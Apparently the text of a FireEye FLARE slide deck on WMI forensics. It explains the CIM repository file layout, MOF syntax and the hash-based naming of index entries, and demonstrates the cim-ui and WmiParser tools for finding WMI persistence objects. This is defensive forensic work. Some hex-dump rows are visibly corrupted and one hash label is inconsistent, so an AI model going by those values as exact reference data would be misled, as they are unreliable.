
Mapping#.map

- Up to 3 mapping files
- In XP `Mapping.ver` specifies the index of the most current Mapping file
- Consists of:
 - `Objects.data` Mapping data
 - `Index.btr` Mapping data
- Logical Page# = Index in Map

Mapping#.map - Mapping data

- Start Signature: 0xABCD
- Header:
 - Revision
 - PhysicalPagesCount
 - MappingEntriesCount
- Mapping Data
- FreePages Mapping Size
- FreePages Mapping Data
- End Signature : 0xDCBA

Mapping#.map – Header and Mapping Data



Mapping#.map – Free Pages Mapping Data

Mapping Data

00003600	61 0C 00 00	65 0C 00 00	72 0C 00 00	43 00 00 00
00003610	B7 0D 00 00	B6 0D 00 00	B5 0D 00 00	AC 0D 00 00
00003620	84 0D 00 00	87 0D 00 00	6F 0D 00 00	8E 0D 00 00
00003630	98 0D 00 00	73 0D 00 00	85 0D 00 00	88 0D 00 00
00003640	90 0D 00 00	7D 0D 00 00	B3 0D 00 00	97 0D 00 00
00003650	91 0D 00 00	8A 0D 00 00	86 0D 00 00	95 0D 00 00
00003660	9A 0D 00 00	6D 0D 00 00	71 0D 00 00	92 0D 00 00
00003670	63 0D 00 00	26 0D 00 00	A7 0D 00 00	E8 0C 00 00
00003680	1A 0D 00 00	29 0D 00 00	DA 0C 00 00	DC 0C 00 00
00003690	1C 0D 00 00	F2 0C 00 00	23 0D 00 00	2A 0D 00 00
000036A0	27 0D 00 00	28 0D 00 00	57 0D 00 00	EC 0C 00 00
000036B0	33 0D 00 00	75 0D 00 00	62 0D 00 00	9E 0D 00 00
000036C0	6C 0D 00 00	60 0D 00 00	2E 0D 00 00	5F 0D 00 00
000036D0	36 0D 00 00	14 0D 00 00	CA 0C 00 00	C6 0C 00 00
000036E0	D1 0C 00 00	EA 0C 00 00	AF 0C 00 00	9A 0C 00 00
000036F0	C0 0C 00 00	BF 0C 00 00	20 0C 00 00	12 0C 00 00
00003700	53 0C 00 00	4F 0C 00 00	F8 0B 00 00	3F 0A 00 00
00003710	AA 09 00 00	BB 0B 00 00	77 0B 00 00	BA DC 00 00

Free Pages Map Size

Free Pages

End Signature

Index.btr

- B-Tree on disk
- Paged
- PageSize = 0x2000
- Physical Offset = PageNumber x PageSize
- Root of the Tree
 - In XP => Logical Page Number = the DWORD at offset 12 in Logical Page 0
 - In Vista and Up => Logical Page Number = Logical Page 0
 - Use the Index.btr Mapping Data in `Mapping#.map` to find out the Physical Page

Index.btr - Page

- A page consists of:
 - Header
 - List of logical page numbers => Pointers to next level nodes
 - List of Offset Pointers to Search String Records
 - Search String Records
 - List of Offset Pointers to Strings
 - Strings

Index.btr – Root Page Details

	Header:	Signature	LogicalPage	Zero	RootLogPage	EntriesCount	Records Size in uint16s	Next Level Logical Pages
	0025E000	CC AC 00 00	5F 00 00 00	00 00 00 00	00 00 00 00	06 00 00 00	00 00 00 00	00 00 00 00
	0025E020	00 00 00 00	00 00 00 00	00 00 00 00	0A 01 00 00	C7 00 00 00	60 00 00 00	5C 01 00 00
	0025E040	46 01 00 00	02 00 00 00	03 00 00 00	13 00 0F 00	0B 00 07 00	17 00 02 00	0B 00 00 00
	0025E060	04 00 05 00	03 00 0F 00	03 00 10 00	03 00 0E 00	01 00 07 00	03 00 0D 00	02 00 06 00
	0025E080	09 00 08 00	11 00 24 00	51 01 CC 01	E6 00 7B 00	9F 00 F0 01	75 01 5B 02	37 02 57 00
	0025E0A0	A8 01 20 01	C2 00 0A 01	8E 02 4E 53	5F 38 36 43	36 38 43 43	38 38 32 37	37 46 31 35
	0025E0C0	46 36 44 39	41 36 41 38	46 35 36 30	41 00 43 44	5F 36 36 34	43 44 39 45	32 43 37 44
	0025E0E0	37 33 45 42	34 41 38 41	39 36 41 32	36 45 43 31	46 2E 39 34	2E 36 34 38	39 34 33 2E
Strings	0025E100	00 4E 53 5F	32 44 44 45	34 36 39 31	33 43 38 33	37 45 34 39	41 44 42 42	44 44 39 34
Count	0025E120	38 30 38 32	30 43 52 5F	43 45 38 39	44 31 43 33	31 42 34 37	33 31 43 45	35 38 38 40
	0025E140	38 33 46 44	38 45 35 41	00 48 5F 30	46 32 45 35	38 45 39 43	38 45 31 33	43 46 42 45
	0025E160	32 33 41 31	41 45 33 42	36 35 43 00	4E 53 5F 44	44 37 33 33	32 33 31 30	44 41 42 32
	0025E180	32 34 38 32	44 38 35 39	37 38 43 31	36 35 41 00	43 52 5F 43	38 42 39 39	35 33 45 42
	0025E1A0	30 33 31 31	30 35 36 41	42 46 39 37	46 45 43 39	30 35 30 00	52 5F 44 35	38 32 32 41
	0025E1C0	38 34 45 32	38 45 35 39	44 46 43 30	41 46 34 33	39 39 42 41	43 45 00 4E	53 5F 44 41
After	0025E1E0	42 38 36 46	41 37 32 38	41 46 34 45	43 38 35 43	35 43 44 35	34 42 30 38	42 34 00 43
Strings	0025E200	38 34 34 44	31 36 34 35	42 30 42	36 45 36 46	32 41 46 36	31 30 43 42	31 34 42 46
Offset	0025E220	4C 5F 31 32	38 45 45 43	34 37 44 34	35 33 31 44	33 37 35 42	44 44 41 31	46 38 30 35
	0025E240	42 44 2E 34	33 32 2E 37	36 30 34 38	39 2E 31 32	34 00 4E 53	5F 41 43 33	45 46 42 44
	0025E260	35 45 42 46	34 37 42 45	38 44 39 35	39 32 43 34	32 39 43 35	44 00 43	52 5F 30 37
	0025E280	31 45 31 44	42 33 31 30	33 37 34 36	37 45 30 45	33 38 44 37	46 44 45 37	30 43 5F 41
	0025E2A0	32 45 31 44	32 39 37 47	46 34 41 42	37 33 46 41	31 35 43 34	37 32 41 34	45 32 30 46
	0025E2C0	38 44 46 43	43 41 30 42	37 46 41 42	30 39 43 33	32 37 35 35	44 30 37	34 38 35 30
	0025E2E0	00 4B 49 5F	43 30 31 30	46 44 37 44	44 39 30 30	30 46 31 35	30 37 32 37	32 38 39 44
	0025E300	43 37 31 46	00 49 5F 36	45 46 31 44	42 46 34 42	43 37 44 32	43 34 31 43	36 33 46 37
	0025E320	33 34 46 34	46 39 33 2E	32 34 39 36	2E 32 30 33	30 35 32 2E	32 31 32 00	00 00 00 00

Search String Offsets in uint16s

Strings

Search String Records

String Offsets

Index.btr – Root Page Search Strings

NS_2DDE46913C837E49ADBBDD92C6008082\CR_CE89D1C31B4731CE588F7EB783FD8E5A\C_0F2E588E9C8E13CFBE35123A1AE3B65C

NS_86C68CC88277F15FBE6F6D9A6A2F560A\CD_664CD9E2C7D754A73EB4A3A96A26EC1F.94.643943.2401

NS_8DFCCA0B7FAB09C32755407485035A60\KI_C010FD7DD9000F150727289DC325C71F\I_6EF1DBF4BC7D2C41C63F7BEED34F4F93.2496.203052.212

NS_AC3EFBD18065EBF47BE8D9592C429C5D\CR_0745D601E1DB31037467E0E38D7FDE78\C_A5FA2E1D2577F4AB73FA15C472A4E20F

NS_DA2786B86FA728AF4EC85C5CD54B08B4\CI_E5844D1645B0B6E6F2AF610EB14BFC34\IL_128EEC47D4531D375BDDA1F80572F1BD.432.760489.124

NS_DD73323810DAB2D362482D85928C165A\CR_C8B9953EB5EED0311056ABF97FEC9050\R_D5822A799D84E28E59DFC01F4399BACE

MOF

Managed Object Format

MOF – Primitives

- Object Oriented Hierarchy consisting of:
 - Namespaces
 - Classes
 - Instances
 - References
 - Properties
 - Qualifiers

MOF – Namespaces

- **Namespace Declaration** - #pragma namespace (\\<computername>\<path>)

```
// Namespace Declaration : root\subscription namespace.  
#pragma namespace ("\\\\.\\Root\\subscription")
```

- **Namespace Definition** – a way to create new namespaces
 - **__namespace** – class representing a namespace

```
#pragma namespace("\\\\.\\root\\default")
```

```
//Namespace definition : Namespace NewNS defined in root\\default  
instance of __namespace  
{  
    Name = "NewNS";  
};
```

MOF – Classes/Properties/References

- Class definition:

- A list of qualifiers
 - abstract, dynamic, provider
- Class name
- A list of properties
- A list of references to instances

```
namespace_declaration
[class qualifiers]
class class_name {
    property_1,
    ...
    property_n,
    reference_1,
    ...
    reference_n
};
```

- Property definition:

- A list of qualifiers
 - type, primary key, locale
- Property name

```
[property qualifiers] prop_type prop_name
```

- Reference definition:

- Class referenced
- Reference name

```
class_name ref reference_name
```

MOF – Example

```
#pragma namespace("\\\\.\\root\\default")

//class definition: ExistingClass in root\default namespace
class ExistingClass {
    [key]    string           Name;
           string           Description;
};

//class definition: NewClass in root\default namespace
[dynamic] //class instances are created dynamically
class NewClass
{
    [key]    string           Name;
           uint8[]          Buffer;
           datetime         Modified;
           ExistingClass    ref    NewRef;
};
```

MOF – Instances

- Instance declarations:

- Property name = Property value
- Reference name = Class instance referenced

```
#pragma namespace("\\\\.\\root\\default")

instance of ExistingClass {
    Name           = "ExistingClassName";
    Description    = "ExistingClassDescription";
};

instance of NewClass {
    Name           = "NewClassName";
    Buffer          = {0x00, 0x11, 0x22, 0x33};
    Modified       = "1/20/2015 11:56:32";
    NewRef         = "ExistingClass = \"ExistingClassName\"";
};
```

MOF – Full Example

```
#pragma namespace("\\\\.\\root\\default")

class ExistingClass {
    [key] string Name;
    string Description;
};

[dynamic]
class NewClass
{
    [key] string Name;
    uint8[] Buffer;
    datetime Modified;
    ExistingClass ref NewRef;
};

instance of ExistingClass {
    Name = "ExistingClassName";
    Description = "ExistingClassDescription";
};

instance of NewClass {
    Name = "NewClassName";
    Buffer = {0x00, 0x11, 0x22, 0x33};
    Modified = "1/20/2015 11:56:32";
    NewRef = "ExistingClass = \"ExistingClassName\"";
};
```

Representation of MOF Primitives

Representation of MOF Primitives - Algorithm

- Transform the input string to UPPER CASE
- In Windows XP
 - Compute MD5 hash
- In Windows Vista and up
 - Compute SHA256 hash
- Convert the hash to string

Representation of MOF Primitives – Namespaces

- Compute hash for the namespace name, i.e. “ROOT\DEFAULT” and prepend “NS_”
 - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash for the __namespace, i.e. “__NAMESPACE” and prepend “CI_”
 - CI_E5844D1645B0B6E6F2AF610EB14BFC34
- Compute hash for the instance name, i.e “NEWNS” and prepend “IL_”
 - IL_14E9C7A5B6D57E033A5C9BE1307127DC
- Concatenated resulting string using “\” as separator
 - NS_<parent_namespace_hash>\CI_<__namespace_hash>\IL_<instance_name_hash>

Representation of MOF Primitives – Namespaces

```
#pragma namespace("\\\\.\\root\\default")
```

```
instance| of __namespace  
{  
    Name = "NewNS";  
};
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\  
CI_E5844D1645B0B6E6F2AF610EB14BFC34\  
IL_14E9C7A5B6D57E033A5C9BE1307127DC
```

```
md5("ROOT\DEFAULT")  
md5("__NAMESPACE")  
md5("NEWNS")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\  
CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195E21E8C383D6C44CC41\  
IL_51F0FABFA6DDA264F5599F120F7499957E52B4C4E562B9286B394CA95EF5B82F
```

```
sha256("ROOT\DEFAULT")  
sha256("__NAMESPACE")  
sha256("NEWNS")
```

Representation of MOF Primitives – Class Definitions

- Compute hash of the namespace name, i.e. “ROOT\DEFAULT” and prepend “NS_”
 - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the class name, i.e. “EXISTINGCLASS” and prepend “CD_”
 - CD_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the parent class name, i.e. “” (empty string) and prepend “CR_”
 - CR_D41D8CD98F00B204E9800998ECF8427E
- Compute hash of the class name, i.e. “EXISTINGCLASS” and prepend “C_”
 - C_D39A5F4E2DE512EE18D8433701250312
- Concatenated resulting string using “\” as separator
 - NS_<namespace_hash>\CD_<class_name_hash>
 - NS_<namespace_hash>\CR_<base_class_name_hash>\C_<class_name_hash>

Representation of MOF Primitives – Class Definitions

```
#pragma namespace("\\\\.\\root\\default")

class ExistingClass {
    [key]    string          Name;
            string          Description;
};

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CD_D39A5F4E2DE512EE18D8433701250312          md5("ROOT\DEFAULT")
                                                md5("EXISTINGCLASS")

NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CR_D41D8CD98F00B204E9800998ECF8427E\
C_D39A5F4E2DE512EE18D8433701250312          md5("ROOT\DEFAULT")
                                                md5("")
                                                md5("EXISTINGCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26          sha256("ROOT\DEFAULT")
                                                sha256("EXISTINGCLASS")

NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CR_E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855\
C_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26          sha256("ROOT\DEFAULT")
                                                sha256("")
                                                sha256("EXISTINGCLASS")
```

Representation of MOF Primitives – Class with Refs Definitions

- Construct additional string path describing the reference member
- Compute hash of the referenced class namespace, i.e. “ROOT\DEFAULT” and prepend “NS_”
 - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the referenced class name, i.e. “EXISTINGCLASS” and prepend “CR_”
 - CR_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the class name, i.e “NEWCLASS” and prepend “R_”
 - R_D41D8CD98F00B204E9800998ECF8427E
- Concatenated resulting strings using “\” as separator
 - NS_<namespace_hash>\CR_<reference_class_name_hash>\R_<class_name_hash>

Representation of MOF Primitives – Class with Refs Definitions

```
#pragma namespace("\\\\.\\root\\default")
[dynamic]
class NewClass
{
    [key]    string      Name;
            uint8[]     Buffer;
            datetime    Modified;
            ExistingClass ref NewRef;
};
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CD_F41D9A5D9BBFA490715555455625D0A1
```

```
md5("ROOT\DEFAULT")
md5("NEWCLASS")
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CR_D41D8CD98F00B204E9800998ECF8427E\
C_F41D9A5D9BBFA490715555455625D0A1
```

```
md5("ROOT\DEFAULT")
md5("")
md5("NEWCLASS")
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CR_D39A5F4E2DE512EE18D8433701250312\
R_F41D9A5D9BBFA490715555455625D0A1
```

```
md5("ROOT\DEFAULT")
md5("EXISTINGCLASS")
md5("NEWCLASS")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CD_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5
```

```
sha256("ROOT\DEFAULT")
sha256("NEWCLASS")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CR_E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855\
C_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5
```

```
sha256("ROOT\DEFAULT")
sha256("")
sha256("NEWCLASS")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\
R_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5
```

```
sha256("ROOT\DEFAULT")
sha256("EXISTINGCLASS")
sha256("NEWCLASS")
```

Representation of MOF Primitives – Instances

- Compute hash of the namespace name, i.e. “ROOT\DEFAULT” and prepend “NS_”
 - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the class name, i.e. “EXISTINGCLASS” and prepend “CI_”
 - CI_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the instance primary key(s) name, i.e “EXISTINGCLASSNAME” and prepend “IL_”
 - IL_AF59EEC6AE0FAC04E5E5014F90A91C7F
- Concatenated resulting string using “\” as separator
 - NS_<namespace_hash>\CI_<class_name_hash>\IL_<instance_name_hash>

Representation of MOF Primitives – Instances

```
#pragma namespace("\\\\.\\root\\default")|
instance of ExistingClass {
    Name           = "ExistingClassName";
    Description     = "ExistingClassDescription";
};
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CI_D39A5F4E2DE512EE18D8433701250312\
IL_AF59EEC6AE0FAC04E5E5014F90A91C7F
```

```
md5("ROOT\DEFAULT")
md5("EXISTINGCLASS")
md5("EXISTINGCLASSNAME")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\
IL_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86
```

```
sha256("ROOT\DEFAULT")
sha256("EXISTINGCLASS")
sha256("EXISTINGCLASSNAME")
```

Representation of MOF Primitives – Instances with Refs

- Construct additional string path describing the instance reference value
- Compute hash of the referenced class namespace, i.e. “ROOT\DEFAULT” and prepend “NS_”
 - NS_2F830D7E9DBEAE88EED79A5D5FBD63C0
- Compute hash of the referenced class name, i.e. “EXISTINGCLASS” and prepend “KI_”
 - KI_D39A5F4E2DE512EE18D8433701250312
- Compute hash of the referenced instance primary key name, i.e. “EXISTINGCLASSNAME” and prepend “IR_”
 - IR_AF59EEC6AE0FAC04E5E5014F90A91C7F
- Concatenated resulting string using “\” as separator
 - NS_<namespace_hash>\KI_<referenced_class_name_hash>\IR_<referenced_instance_name_hash>\R_<reference_id>

Representation of MOF Primitives – Instances with Refs

```
#pragma namespace("\\\\.\\root\\default")  
  
instance of NewClass {  
    Name           = "NewClassName";  
    Buffer          = {0x00, 0x11, 0x22, 0x33};  
    Modified       = "1/20/2015 11:56:32";  
    NewRef         = "ExistingClass = \"ExistingClassName\"";  
};
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\    md5("ROOT\DEFAULT")  
CI_F41D9A5D9BBFA490715555455625D0A1\    md5("NEWCLASS")  
IL_4EED981F16BED7776805E8FFEF013686    md5("NEWCLASSNAME")
```

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\    md5("ROOT\DEFAULT")  
KI_D39A5F4E2DE512EE18D8433701250312\    md5("EXISTINGCLASS")  
IR_AF59EEC6AE0FAC04E5E5014F90A91C7F\    md5("EXISTINGCLASSNAME")  
R_<id>
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")  
CI_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5\    sha256("NEWCLASS")  
IL_9700EA18F5966B9833C3339A1901E33216BADDD5BA6AF5D9894F70B3F35837    sha256("NEWCLASSNAME")
```

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\    sha256("ROOT\DEFAULT")  
KI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\    sha256("EXISTINGCLASS")  
IR_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86\    sha256("EXISTINGCLASSNAME")  
R_<id>
```

Forensic Investigation of WMI Attacks

Next Generation Detection 1/2

- FLARE team reverse engineered the CIM repository file formats
- Two tools developed:
 - cim-ui – GUI WMI Repo parser written in Python
 - WmiParser – command line tool written in C++
 - `WmiParser.exe -p "%path_to_CIM_repo%" [-o "%path_to_log_file%"]`

Next Generation Detection 2/2

- Collect entire CIM repo (directory %SystemRoot%\WBEM\Repository)
- Parse offline
 - Inspect persistence objects
 - `__EvenFilter` instances
 - `__FilterToConsumerBinding` instances
 - `ActiveScriptEventConsumer, CommandLineEventConsumer` instances
 - `CCM_RecentlyUsedApps` instances
 - Etc.
 - Timeline new/modified class definition and instances
 - Export suspicious class definitions
 - Decode and analyze embedded scripts with full confidence

CIM-UI 1/3

The screenshot displays the 'cim - ui' application interface. On the left, a tree view shows the hierarchy of classes, with 'RegistryEvent' selected under 'Class Definitions'. The main window is divided into two panes. The left pane shows a table of class details:

Name	Type
Physical Data Pages	meta
Logical Data Pages	meta
Physical Index Pages	meta
Logical Index Pages	meta
Index	meta.index
Objects	objects.root
root	objects.na...
Namespaces	
_SystemClass	objects.na...
root\CCMVDI	objects.na...
root\Cli	objects.na...
root\DEFAULT	objects.na...
Namespaces	
Class Definitions	
RegistryEvent	objects.class
Instances	
RegistryKeyCha...	objects.class
RegistryTreeCh...	objects.class
RegistryValueC...	objects.class
StdRegProv	objects.class
SystemRestore	objects.class
SystemRestore...	objects.class
_AdapStatus	objects.class
_CIMOMIdenti...	objects.class
root\Microsoft	objects.na...
root\Nap	objects.na...
root\NetFrameworkv1	objects.na...
root\Policy	objects.na...
root\RSOP	objects.na...
root\SECURITY	objects.na...
root\SecurityCenter	objects.na...
root\ServiceModel	objects.na...

The right pane shows the 'Class details' for 'RegistryEvent':

```
classname: RegistryEvent
super: ExtrinsicEvent
ts: 2005-05-09T22:07:21.437238
qualifiers:
properties:
layout:
  (0x0) CIM_TYPE_UINT64 TIME_CREATED
  (0xB) arrayref to CIM_TYPE_UINT8 SECURITY_DESCRIPTOR
-----
keys:
-----
00000000 (123) ClassDefinition: ClassDefinition(name: RegistryEvent)
00000000 (83) header: ClassDefinitionHeader
00000000 (04) super_class_unicode_length: 0x00000010 (16)
00000004 (32) super_class_unicode: '_ExtrinsicEvent'
00000024 (08) timestamp: 2005-05-09T22:07:21.437238Z
0000002c (01) unk0: 0x0000004f (79)
0000002d (04) unk1: 0x00000000 (0)
00000031 (04) offset_class_name: 0x00000000 (0)
00000035 (04) junk_length: 0x0000000d (13)
00000039 (04) unk3: 0x0000001a (26)
0000003d (18) super_class_ascii: '_ExtrinsicEvent'
0000003d (01) zero: 0x00000000 (0)
0000003e (17) s: '_ExtrinsicEvent'
0000004f (04) unk4: 0x00000012 (18)
00000053 (04) qualifiers_list: QualifiersList
00000053 (04) size: 0x00000004 (4)
00000057 (00) qualifiers: VArray
00000057 (04) property_references: PropertyReferenceList
00000057 (04) count: 0x00000000 (0)
0000005b (00) refs: VArray
0000005b (13) junk: 0xffffffffffffffffffff
00000068 (04) _data_length: 0x8000000f (2147483663)
0000006c (15) data: 0052656769737472794576656e7408
```

CIM-UI 2/3

The screenshot shows the CIM-UI application interface. On the left is a tree view of the CIM namespace hierarchy. The main area displays the hex view of a class definition for RegistryEvent. The hex view shows memory addresses from 0000 to 0080. The ASCII view on the right shows the text representation of the hex data, including the class name 'RegistryEvent' and its inheritance path 'ExtrinsicEvent'. Below the hex view is a table of class members.

Name	Type	Data	Star
header	ClassDefinitionHeader		0x0
super_class_unicod...	v_uint32	0x10	0x0
super_class_unicode	v_wstr	ExtrinsicEvent	0x4
timestamp	FILETIME	2005-05-09 22:07:21.437238	0x2
unk0	v_uint8	0x4f	0x2

CIM-UI 3/3

The screenshot shows the CIM-UI application interface. On the left, a tree view displays the hierarchy of classes and instances. The right pane shows the details of a selected instance, including its superclass, key properties, and various instance properties.

Name	Type
▶ root\ccm\Scheduler	objects.namespace
▶ root\ccm\SmsNapAgent	objects.namespace
▶ root\ccm\SoftMgmtAgent	objects.namespace
▼ root\ccm\SoftwareMeteringAgent	objects.namespace
Namespaces	
▼ Class Definitions	
▶ CCM_HistoricalMeteredData	objects.classDefinition
▶ CCM_MeteredFileInfo	objects.classDefinition
▶ CCM_MeteredProductInfo	objects.classDefinition
▼ CCM_RecentlyUsedApps	objects.classDefinition
▼ Instances	
ExplorerFileName=ALMon.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=AdobeARM.exe,FolderPath=...	objects.classInstance
ExplorerFileName=AppStarter.exe,FolderPath=...	objects.classInstance
ExplorerFileName=Au_exe,FolderPath=C:\DO...	objects.classInstance
ExplorerFileName=AutoSeqExec.exe,FolderPat...	objects.classInstance
ExplorerFileName=BGInfo.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=CPanel.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=Explorer.EXE,FolderPath=C:...	objects.classInstance
ExplorerFileName=HILTON-1.SCR,FolderPath=...	objects.classInstance
ExplorerFileName=HPDIU.exe,FolderPath=C:\D...	objects.classInstance
ExplorerFileName=HPSIU.exe,FolderPath=C:\D...	objects.classInstance
ExplorerFileName=HPSIU.exe,FolderPath=D:\t...	objects.classInstance
ExplorerFileName=HelpCtr.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=HelpHost.exe,FolderPath=C:...	objects.classInstance
ExplorerFileName=LogMan.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=MicrosDesktop.exe,FolderP...	objects.classInstance
ExplorerFileName=MsiExec.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=NOTEPAD.EXE,FolderPath=...	objects.classInstance
ExplorerFileName=Ops.exe,FolderPath=C:\MIC...	objects.classInstance
ExplorerFileName=Periphs.exe,FolderPath=C:\...	objects.classInstance
ExplorerFileName=PrintEngine.exe,FolderPath...	objects.classInstance
ExplorerFileName=Procedures.exe,FolderPath...	objects.classInstance

Instance details

```
classname: CCM_RecentlyUsedApps
super:
key: ExplorerFileName=AdobeARM.exe,FolderPath=C:\Program Files\Common Files\Adobe\ARM
\1.0\,LastUserName=FLLSMMICROS3700\3PVendor
timestamp1: 2014-11-23 19:21:18.750129
timestamp2: 2014-04-09 14:11:55.154609
properties:
  [PROP_TYPE=string]
  FileVersion=1.7.4.0
  [PROP_TYPE=uint32]
  FileSize=958576
  [PROP_TYPE=string]
  CompanyName=Adobe Systems Incorporated
  [PROP_TYPE=string,PROP_KEY=True]
  FolderPath=C:\Program Files\Common Files\Adobe\ARM\1.0\
  [PROP_TYPE=string,PROP_KEY=True]
  ExplorerFileName=AdobeARM.exe
  [PROP_TYPE=string,PROP_KEY=True]
  LastUserName=FLLSMMICROS3700\3PVendor
  [PROP_TYPE=string]
  ProductVersion=1.7.4.0
  [PROP_TYPE=uint32]
  LaunchCount=7
  [PROP_TYPE=string]
  ProductName=Adobe Reader and Acrobat Manager
  [PROP_TYPE=uint32]
  ProductLanguage=1033
  [PROP_TYPE=string]
  FileDescription=Adobe Reader and Acrobat Manager
  [PROP_TYPE=datetime]
```

Python-CIM Demo

WMIParser 1/6

```
Command > --help
WMI Parser Help:
--help
  Hint: Print help.
--quit
  Hint: WMIParser quits.
--namespaceinstance
  Hint: Get all the namespaces defined in the repo.
--instance namespace [classname] [classinstancename]
  Hint: Get the instance in the specified namespace by class and instance name.
--consumerinstance namespace [consumertype] [consumerinstancename]
  Hint: Get the consumer instance in the specified namespace by type and name.
--filterinstance namespace [filterinstancename]
  Hint: Get the filter instances in the specified namespace by name.
--bindinginstance namespace
  Hint: Get all binding instances defined in the specified namespace.
--classdef [namespace] [classname]
  Hint: Get the class definition in the specified namespace.
--index
  Hint: Print all the strings in index.btr.
Command >
```

WMIParser 2/6

```
=====  
Command > --namespaceinstance  
=====Namespaces=====  
ROOT (NS_E8C4F9926E52E9240C37C4E59745CEB61A67A77C9F6692EA4295A97E0AF583C5)  
ROOT\subscription (NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870)  
